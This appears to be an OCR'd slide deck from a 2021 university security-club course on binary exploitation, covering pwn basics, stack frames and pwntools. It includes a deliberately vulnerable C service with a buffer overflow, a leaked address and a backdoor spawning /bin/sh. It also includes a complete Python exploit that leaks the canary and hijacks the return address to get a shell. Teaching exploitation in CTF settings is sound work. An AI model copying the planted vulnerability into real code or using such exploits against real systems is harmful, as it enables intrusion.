

# Binary Exploitation aka Pwn Basic

NTUSTISC

2021/5/18

# # whoami

- LJP / LJP-TW
- Pwn / Rev
- NTUST / ~~NCTU~~ / NYCU
- 10sec CTF Team



# 先來個小調查

- 略懂 C
- 略懂 任何一種組合語言
- 略懂 逆向工程
- 略懂 怎用 GDB
- 略懂 Pwn
- 略懂 ROP
- 略懂 Heap Exploitation



# Outline

- What's PWN?
- 基礎知識 – x86 Assembly
- 基礎知識 – Stack Frame
- 基礎知識 – GDB
- 基礎知識 – Pwntools
- Stack-Based Buffer Overflow
- Shellcode
- 基礎知識 – Lazy Binding
- GOT Hijack
- One Gadget
- ROP

What is Pwn ?

# What is Pwn ?


我都念胖

## PWN


From Wikipedia, the free encyclopedia

**Pwn** is an Internet slang term meaning to "own" or to "outdo" someone or something.

# What is Pwn ?




# What is Pwn ?






# What is Pwn ?



# What is Pwn ?



# What is Pwn ?

- 利用程序的漏洞
- 竄改程序執行流程
- 執行特定行為



# What is Pwn ?

來個栗子

Server:

```
⚡ myserver ncat -kvlc ./test -p 5566  
Ncat: Version 7.80 ( https://nmap.org/ncat )  
Ncat: Listening on :::5566  
Ncat: Listening on 0.0.0.0:5566
```

# What is Pwn ?

Service 原始碼:

```
C test.c  X  exploit.py

C test.c > ...
1  #define MAX_LENGTH 100
2  #include <stdio.h>
3
4  void init()
5  {
6      setvbuf(stdin, 0, _IONBF, 0);
7      setvbuf(stdout, 0, _IONBF, 0);
8  }
9
10 void backdoor()
11 {
12     system("/bin/sh");
13 }
```

```
C test.c  X  exploit.py

C test.c > main()
15 int main()
16 {
17     char buf[10] = { 0 };
18
19     init();
20     printf("[DEBUGING] main: %p\n", main);
21     printf("Hello, What's Your name?\n");
22
23     read(0, buf, MAX_LENGTH);
24
25     printf("%s", buf);
26     printf("Welcome!\n");
27     printf("But wait, WHO ARE YOU?\n");
28
29     read(0, buf, MAX_LENGTH);
30
31     printf("I don't know you, so bye ;)\n");
32
33     return 0;
34 }
```

# What is Pwn ?

漏洞:

```
C test.c  X  exploit.py

C test.c > ...
1  #define MAX_LENGTH 100
2  #include <stdio.h>
3
4  void init()
5  {
6      setvbuf(stdin, 0, _IONBF, 0);
7      setvbuf(stdout, 0, _IONBF, 0);
8  }
9
10 void backdoor()
11 {
12     system("/bin/sh");
13 }
```

```
C test.c  X  exploit.py

C test.c > main()
15 int main()
16 {
17     char buf[10] = { 0 };
18
19     init();
20     printf("[DEBUGING] main: %p\n", main);
21     printf("Hello, What's Your name?\n");
22
23     read(0, buf, MAX_LENGTH);
24
25     printf("%s", buf);
26     printf("Welcome!\n");
27     printf("But wait, WHO ARE YOU?\n");
28
29     read(0, buf, MAX_LENGTH);
30
31     printf("I don't know you, so bye ;)\n");
32
33     return 0;
34 }
```

# What is Pwn ?

漏洞:

## Buffer Overflow

C test.c X exploit.py

C test.c > ...

```
1  #define MAX_LENGTH 100
2  #include <stdio.h>
3
4  void init()
5  {
6      setvbuf(stdin, 0, _IONBF, 0);
7      setvbuf(stdout, 0, _IONBF, 0);
8  }
9
10 void backdoor()
11 {
12     system("/bin/sh");
13 }
```

C test.c X exploit.py

C test.c > main()

```
15 int main()
16 {
17     char buf[10] = { 0 };
18
19     init();
20     printf("[DEBUGING] main: %p\n", main);
21     printf("Hello, What's Your name?\n");
22     read(0, buf, MAX_LENGTH);
23
24     printf("%s", buf);
25     printf("Welcome!\n");
26     printf("But wait, WHO ARE YOU?\n");
27
28     read(0, buf, MAX_LENGTH);
29
30     printf("I don't know you, so bye ;)\n");
31
32     return 0;
33 }
34 }
```

# What is Pwn ?

其他能被利用的程式碼:

C test.c × exploit.py

C test.c > ...

```
1  #define MAX_LENGTH 100
2  #include <stdio.h>
3
4  void init()
5  {
6      setvbuf(stdin, 0, _IONBF, 0);
7      setvbuf(stdout, 0, _IONBF, 0);
```

Execute Gadget

```
10 void backdoor()
11 {
12     system("/bin/sh");
13 }
```

C test.c × exploit.py

C test.c > main()

```
15 int main()
16 {
17     char buf[10] = { 0 };
18
19     init();
20     printf("[DEBUGING] main: %p\n", main);
21     printf("Hello, What's Your name?\n");
22
23     read(0, buf, MAX_LENGTH);
24
25     printf("%s", buf);
26     printf("Welcome!\n");
27     printf("But wait, WHO ARE YOU?\n");
28
29     read(0, buf, MAX_LENGTH);
30
31     printf("I don't know you, so bye ;)\n");
32
33     return 0;
34 }
```

Leak Text Base

Leak Canary

Hijack

Return Address



# What is Pwn ?


攻擊腳本:

```
test.c  exploit.py ×
attacker > exploit.py > ...
Set as interpreter
1  #!/usr/bin/env python3
2  from pwn import *
3
4  # p = process('./test')
5  p = remote('localhost', 5566)
6
7  p.recvuntil(b'main: ')
8  backdoor = int(p.recvuntil(b'\n', drop=True), 16) - 0x11e5 + 0x11d1
9
10 payload = b'a' * 11
11 p.sendafter(b'?', payload)
12
13 p.recvuntil(b'a' * 11)
14 canary = p.recv(7)
15
16 rbp = 0
17 payload = b'a' * 10
18 payload += b'\0' + canary
19 payload += p64(rbp)
20 payload += p64(backdoor)
21 p.sendafter(b'YOU?', payload)
22
23 p.interactive()
```

# What is Pwn ?

正常使用/攻擊:

```
⚡ normaluser nc localhost 5566  
